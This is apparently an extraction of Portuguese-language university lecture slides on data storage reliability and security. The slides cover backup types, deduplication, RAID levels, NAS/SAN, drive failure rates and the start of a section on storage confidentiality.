
- **Não é armazenar informação num disco adicional**
 - externo, remoto
- **Considera políticas, mecanismos e processos para realizar, manter e recuperar cópias de informação**
 - Que resista a várias situações
 - Apenas usado em situações de catástrofe
 - Que considere a realização da cópia, armazenamento e restauro
- **Enquadramento legal obriga a cuidado especial**
 - Podem existir dados pessoais
 - Necessitam de ter uma política de retenção
 - ▶ Backups têm de expirar

Backups: Tipo Diferencial



<http://www.teammead.co.uk/>

Backups: Tipo Incremental



<http://www.teammead.co.uk/>

Backups: Tipo Incremental

		Totals			Existing Files		New Files	
Backup#	Type	#Files	Size/MB	MB/sec	#Files	Size/MB	#Files	Size/MB
657	full	143905	7407.3	2.07	143870	7360.4	59	46.9
658	incr	47	47.6	0.03	33	40.0	29	7.6
659	incr	153	39.5	0.02	132	32.1	36	7.4
660	incr	118	52.2	0.03	78	12.1	70	40.1
661	incr	47	47.4	0.02	32	40.0	32	7.4
662	incr	47	47.5	0.02	33	40.0	29	7.5
663	incr	47	47.5	0.01	33	40.2	29	7.3
664	incr	232	53.3	0.03	211	46.0	36	7.4
665	incr	91	51.4	0.05	35	1.2	85	50.2
666	incr	89	45.7	0.05	71	38.0	37	7.6
667	incr	47	47.7	0.02	18	9.2	44	38.5
668	incr	47	47.8	0.02	21	34.0	41	13.8
669	full	143937	7407.8	3.05	143824	7396.8	185	11.2
670	incr	95	35.0	0.04	68	27.0	54	8.0

Backups: Compressão

- **Compressão por algoritmos sem perdas**
 - Ex: zip
- **Cópias seletivas da informação**
 - Apenas os ficheiros que foram alterados (inc, ou diff)
- **Deduplicação**
 - Armazenar apenas ficheiros/blocos únicos
 - Cópias totais com processo de redução posterior
 - ▶ De blocos usando formatos de imagens adequados
 - ▶ De ficheiros através de ligações (ex, hardlinks)

Backups: Compressão e Deduplicação

			Existing Files			New Files		
Backup#	Type	Comp Level	Size/MB	Comp/MB	Comp	Size/MB	Comp/MB	Comp
657	full	3	7360.4	6244.5	15.2%	46.9	9.4	80.0%
658	incr	3	40.0	9.0	77.6%	7.6	1.7	76.9%
659	incr	3	32.1	8.6	73.1%	7.4	1.7	77.3%
660	incr	3	12.1	3.2	74.0%	40.1	9.0	77.6%
661	incr	3	40.0	8.3	79.4%	7.4	1.7	76.7%
662	incr	3	40.0	8.8	77.9%	7.5	1.7	76.8%
663	incr	3	40.2	8.3	79.3%	7.3	1.7	77.2%
664	incr	3	46.0	12.3	73.2%	7.4	1.7	77.1%
665	incr	3	1.2	0.4	68.2%	50.2	10.5	79.2%
666	incr	3	38.0	9.1	76.0%	7.6	1.9	74.8%
667	incr	3	9.2	1.2	86.5%	38.5	8.4	78.2%
668	incr	3	34.0	7.2	78.9%	13.8	3.4	75.4%
669	full	3	7396.8	6251.1	15.5%	11.2	2.9	74.5%
670	incr	3	27.0	6.5	76.0%	8.0	2.0	75.7%

```
$ du -hs 669  
6.2G 669  
$ du -hs 657  
6.2G 657
```

```
$ du -hs 669 657  
6.2G 669  
106M 657  
6.3G total
```

du ignora hardlinks repetidos

Backups: Níveis

- **Aplicacional**

- Extração dos dados da aplicação (ex mysqldump).
- Representa uma vista consistente para a aplicação
 - ▶ Pode ser necessário bloquear o estado da aplicação (ex. escritas na DB)
- Necessário repetir para todas as aplicações existentes

- **Ficheiros**

- Cópia dos ficheiros individuais
- Permite copiar qualquer aplicação
- Estado guardado pode ser inconsistente
 - ▶ Ex. Ficheiros abertos com dados não escritos para o disco

Backups: Níveis

- **Sistema de Ficheiros**
 - Mecanismos próprios do sistema de ficheiros
 - Criação de regtos de alterações periódicos
 - ▶ Snapshots temporais
 - Pode permitir recuperar ficheiros individuais ou não
- **Blocos**
 - Cópia dos blocos do suporte de armazenamento
 - Agnóstico do sistema de ficheiros e sistema operativo
 - Pode ser realizado pela infraestrutura de armazenamento
 - ▶ Transparente e sem impacto

Backups: Local da Cópia

- **No mesmo volume ou sistema**
 - Permitem aos utilizadores rapidamente recuperarem informação
 - Protege contra alterações/remoções indevidas de ficheiros
 - Não protege contra avarias do armazenamento
 - Ex: OS X TimeMachine
- **Num sistema localizado na mesma infraestrutura**
 - Também de acesso rápido
 - Protege contra falhas isoladas do armazenamento
 - Não protege contra eventos com maior âmbito
 - ▶ Inundações
 - ▶ Incêndios
 - ▶ Roubos
 - Ex: Maioria dos sistemas de armazenamento, Backuppc, Apple TimeCapsule

Backups: Local da Cópia

- **Remotos (Off-site)**

- Realizados para um sistema a uma grande distância
 - ▶ Serviço disponível via rede dedicada ou Internet
 - ex, para Amazon S3, ou para servidores num DC alternativo ou alugado
 - Cifras são recomendadas (obrigatórias) no caso de serviços externos!
 - ▶ Transporte especializado para local seguro
 - ex, via um veículo seguro que transporte os suportes de armazenamento
- Permitem recuperar informação em caso de evento com grandes danos
 - ▶ Incêndio, roubo, inundação, terrorismo, terremoto...
- Recuperação de informação muito mais lenta
 - ▶ Necessário ir buscar fisicamente a informação, ou transferir a informação via a Internet

Seleção do Equipamento

- **Gamas Diferentes: Enterprise vs Desktop**

- Qualidade de construção e mecanismos de recuperação
 - ▶ Qualidade... alegadamente
 - MTBF: Mean Time Between Failures
 - ▶ Enterprise HDD:: 1.2M hours, at 45ºC, 24/7, 100% use rate(1)
 - ▶ Desktop HDD: 700K hours, at 25º, 8/5, 10-20% use rate (1)

- **Ajustado ao caso de Uso**

- Write Intensive vs Read Intensive
 - NAS vs Video vs Desktop vs Cold Storage vs Data Center
 - ▶ diferenças a nível do consumo, fiabilidade, desempenho


- **Ajustado ao nível de desempenho**

- Tier 0: Desempenho muito alto e baixa capacidade (PCIe NVMe SSD)
 - Tier 1: Desempenho, capacidade e disponibilidade altos (M2 SATA SSD)
 - Tier 2: Desempenho baixo, alta capacidade (SATA HDD)

1) Enterprise-class versus Desktop-class Hard Drives, rev 1.0, Intel, 2008


Ambientes e Equipamentos Controlados

Failure Rate of a Seagate Drive




Hard Drive Failure Rates by Manufacturer

All drive sizes for a given Manufacturer are combined




<https://www.backblaze.com/b2/hard-drive-test-data.html>

Ambientes e Equipamentos Controlados



Ambientes e Equipamentos Controlados



© ASHRAE graphic reformatted by Condair

RAID

Redundant Array of Inexpensive Drives


- **Garantir a sobrevivência da informação**
 - Os dados só se perdem se falharem mais do que X discos do RAID
 - O valor de X depende do tipo de RAID
- **Solução de baixo custo e eficiente**
 - Permite usar hardware barato, falível
 - Acelerar o desempenho nas leituras e escritas em discos
- **Mas o RAID não substitui o backup!**
 - Não tolera falhas catastróficas em mais do que X discos dos N do RAID
 - Não tolera erros dos utentes ou do sistema
- **E o RAID pode aumentar a probabilidade de falha do sistema!**
 - Se o objetivo for apenas acelerar o mesmo

RAID 0 (striping)

- **Objetivos**
 - Acelerar o acesso à informação em disco
- **Aproximação**
 - Acesso a discos em paralelo
 - Striping
 - ▶ A informação lógica de um volume é subdividida em fatias (stripes)
 - ▶ As fatias são intercaladas nos discos


- **Prós**
 - Aceleração dos acessos aos discos até N vezes

- **Contras**
 - Aumento da probabilidade de perda de informação
 - ▶ Se PF for a probabilidade de falha de um disco, a probabilidade de perder informação com um RAID 0 com N discos é $1 - (1 - PF)^N$
 - Aumento do número de dispositivos
 - ▶ Pelo menos para o dobro



RAID 1 (mirroring)

- **Objetivo**
 - Tolerar falha de discos
- **Aproximação**
 - Duplicação da informação (mirroring)
 - ▶ Escrita sincronizada
 - ▶ Leitura com comparação ou de apenas um disco (mais rápido)
- **Vantagens**
 - Diminuição da probabilidade de perda de informação
 - ▶ Considerando a prob. de falha de um disco PFD , a prob. de perda de dados com N discos é $(PFD)^N$
 - Ignorando falhas não isoladas (ex, pico de energia, temperatura excessiva)
- **Desvantagens**
 - Desperdício da capacidade de armazenamento
 - ▶ Perdido pelo menos 50% da capacidade (2 discos, 66% em 3 discos, .. $(N-1)/N$)
 - Aumento do número de dispositivos
 - ▶ Pelo menos para o dobro



RAID 0+1

- **Objetivos**


- Benefícios do RAID 0 (desempenho)
 - Benefícios do RAID 1 (resistência a falhas)

- **Aproximação**

- Um nível RAID 0
 - ▶ ... de volumes em RAID 1
 - Ou seja: mirroring de volumes striped

- **Contras**

- Desperdício de capacidade de armazenamento
 - ▶ Pelo menos 50% da capacidade é perdida
 - Aumento do número de dispositivos necessários



RAID 4

- **Objetivos**


- Ter a proteção do RAID 1
 - Ter um desempenho e um eficiência de espaço próximos do RAID 0

- **Aproximação**

- Armazenamento de dados em N-1 discos
 - Armazenamento de paridade num disco
 - ▶ O desperdício de espaço é igual a à capacidade de cada disco
 - ▶ Os dados de quaisquer N-1 discos podem ser gerar um outro

- **Problemas**

- Necessita de 3 ou mais discos
 - A atualização da paridade é complexa e demorada
 - ▶ Obriga a leituras antes das escritas
 - Ler bloco de dados antigo (e.g. C1)
 - Ler bloco de paridade antigo (Cp)
 - Comparar bloco de dados antigo com novo, alterar o bloco de paridade (Cp')
 - Escrever bloco de dados novo (C1')
 - Escrever bloco de paridade novo (Cp')
 - ▶ As escritas têm de ser seriadas por causa do acesso ao disco de paridade
 - A recuperação é mais demorada do que com RAID 1



RAID 5

- **Objetivos**


- Similar ao RAID 4 mas mais eficiente nas escritas

- **Aproximação**

- Blocos de paridade espalhados por todos os discos
- O desperdício de espaço é igual ao do RAID 4
- A concorrência nas escritas é melhorada

- **Problemas**

- Mais complexo do que RAID 4



RAID 6

- **Objetivos**

- Melhorar fiabilidade do RAID 5

- **Aproximação**


- 2 Blocos de paridade espalhados por todos os discos
 - O desperdício de espaço é maior do que o RAID 5
 - A concorrência nas escritas é ligeiramente pior que o RAID 5

- **Problemas**

- Mais complexo do que RAID 5

- **Vantagens**

- Permite falha simultânea de 2 discos



NAS e SAN

- **Network Attached Storage**
 - Sistema disponível por rede
 - Frequentemente com vários discos em RAID
 - Custo: centenas a milhares de euros
- **Storage Area Network**
 - Conjunto de sistemas disponíveis por rede
 - Pode implementar qualquer esquema de redundância
 - Custo: centenas de milhares a milhões de euros
- **Vantagens**
 - Permitem centralizar políticas de armazenamento
 - Fornecem interface normalizado independente do armazenamento real
 - Utilizados para armazenamento e cópias

Confidencialidade do Armazenamento

Problema

O sistema de ficheiros tradicional possui proteções que são limitadas

- **Proteções Físicas**

- Sistema de ficheiros é confinado a um dispositivo

- **Proteções Lógicas**

- O controlo de acesso é aplicado pelo sistema operativo
 - Faz-se uso de ACLs e outros mecanismos de confinamento

Problema

Existe um número de situações onde esta proteção é irrelevante

- **No caso de acesso direto e físico aos dispositivos**
 - Acessos aos dispositivos anfitriões (portáteis, smartphones)
 - Dispositivos de armazenamento discretos, por vezes externos
 - ▶ Tapes, CDs, DVDs, SSD, ...
- **Acesso através dos mecanismos de controlo de acesso**
 - Acesso não ético pelos administradores
 - Personificação de utentes

Problema

